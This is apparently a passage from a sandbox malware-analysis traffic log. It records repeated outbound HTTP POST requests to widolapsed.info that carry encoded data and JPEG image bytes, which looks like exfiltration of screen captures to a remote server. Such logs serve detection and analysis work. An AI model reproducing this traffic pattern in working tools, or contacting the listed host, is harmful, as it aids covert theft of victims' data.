2021-09-15 11:46:29 UTC	2030	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 e7 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:29 UTC	2030	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:30 UTC	2105	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76584 Content-Type: multipart/form-data; boundary=--------2060090614 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:30 UTC	2106	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 30 36 30 30 39 30 36 31 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------2060090614Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:30 UTC	2106	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 ea d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:46:30 UTC	2106	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:31 UTC	2181	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76670 Content-Type: multipart/form-data; boundary=--------1263745405 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:31 UTC	2181	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 32 36 33 37 34 35 34 30 35 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------1263745405Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:31 UTC	2181	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 ba d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:31 UTC	2181	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:32 UTC	2256	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76644 Content-Type: multipart/form-data; boundary=--------3327901999 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:32 UTC	2257	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 33 32 37 39 30 31 39 39 39 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3327901999Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:32 UTC	2257	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 9c d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:32 UTC	2257	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:45:28 UTC	230	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 81262 Content-Type: multipart/form-data; boundary=--------3571177622 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:45:28 UTC	230	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 35 37 31 31 37 37 36 32 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3571177622Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:45:28 UTC	230	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 ac c4 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:45:28 UTC	231	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:33 UTC	2332	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76640 Content-Type: multipart/form-data; boundary=--------1002864139 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:33 UTC	2332	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 30 30 32 38 36 34 31 33 39 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------1002864139Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:33 UTC	2332	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 98 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:33 UTC	2332	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:35 UTC	2407	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76582 Content-Type: multipart/form-data; boundary=--------795614568 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:35 UTC	2408	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 37 39 35 36 31 34 35 36 38 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------795614568Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:35 UTC	2408	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 ea d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:46:35 UTC	2408	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:36 UTC	2483	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76736 Content-Type: multipart/form-data; boundary=--------572333967 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:36 UTC	2483	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 35 37 32 33 33 33 39 36 37 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------572333967Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:36 UTC	2483	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 7e d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe~0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:36 UTC	2483	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:38 UTC	2559	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76592 Content-Type: multipart/form-data; boundary=--------3756762824 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:38 UTC	2559	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 37 35 36 37 36 32 38 32 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------3756762824Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:38 UTC	2559	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 c8 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:38 UTC	2559	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:40 UTC	2634	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76612 Content-Type: multipart/form-data; boundary=--------4010773262 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:40 UTC	2634	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 34 30 31 30 37 37 33 32 36 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------4010773262Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:40 UTC	2634	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 fc d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:40 UTC	2634	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:43 UTC	2709	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76597 Content-Type: multipart/form-data; boundary=--------1730318477 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:43 UTC	2710	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 31 37 33 30 33 31 38 34 37 37 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------1730318477Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:43 UTC	2710	OUT	Data Raw: 7f 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 e7 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee 98 ef 4d 77 7d 78 7d 40 d3 6d 60 3b ea 5f 32 bb b0 Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[DMw}x}@m`;_2
2021-09-15 11:46:43 UTC	2710	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:45 UTC	2785	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76649 Content-Type: multipart/form-data; boundary=--------2667398164 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:45 UTC	2785	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 36 36 37 33 39 38 31 36 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------2667398164Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
2021-09-15 11:46:45 UTC	2785	OUT	Data Raw: a5 92 91 d3 08 69 50 53 d9 bf 13 b1 de 34 5c e8 c9 44 42 2e d0 8b e2 e3 24 1a c2 fa f4 7b d0 89 4f 18 77 eb b7 d9 65 c2 91 d2 30 f2 ed 9b 03 ed 45 5f a0 e5 4a 09 b7 34 b7 66 02 2c 3f b3 3a 11 4d 32 e9 1b ba 67 c4 9a 41 17 16 5b 44 ee c8 9d 11 29 3e 29 21 57 a6 34 36 5a ba 08 71 8b f3 b5 1a b0 78 f8 a8 9a 4d ce ff 58 6d fa 05 ce 4a c5 5f 76 a3 3b b7 29 66 58 7c 2c c9 ac 7c 22 59 25 32 24 45 ef 7b Data Ascii: iPS4\DB.${Owe0E_J4f,?:M2gA[D)>)!W46ZqxMXmJ_v;)fX\|,\|"Y%2$E{
2021-09-15 11:46:45 UTC	2785	OUT	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 00 00 00 00 00 ff db 00 43 00 0d 09 0a 0b 0a 08 0d 0b 0a 0b 0e 0e 0d 0f 13 20 15 13 12 12 13 27 1c 1e 17 20 2e 29 31 30 2e 29 2d 2c 33 3a 4a 3e 33 36 46 37 2c 2d 40 57 41 46 4c 4e 52 53 52 32 3e 5a 61 5a 50 60 4a 51 52 4f ff db 00 43 01 0e 0e 0e 13 11 13 26 15 15 26 4f 35 2d 35 4f 4f 4f

Timestamp	kBytes transferred	Direction	Data
2021-09-15 11:46:46 UTC	2860	OUT	POST /B8C631A8/ HTTP/1.1 Content-Length: 76622 Content-Type: multipart/form-data; boundary=--------2156489369 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate) Host: widolapsed.info Connection: Close Cache-Control: no-cache
2021-09-15 11:46:46 UTC	2861	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 35 36 34 38 39 33 36 39 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 6b 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 70 6c 61 69 6e 0d 0a 43 6f 6e 74 65 6e 74 2d 54 72 61 6e 73 66 65 72 2d 45 6e 63 6f 64 69 6e 67 3a 20 62 69 6e 61 72 79 0d 0a 0d 0a Data Ascii: ----------2156489369Content-Disposition: form-data; name="k"Content-Type: text/plainContent-Transfer-Encoding: binary
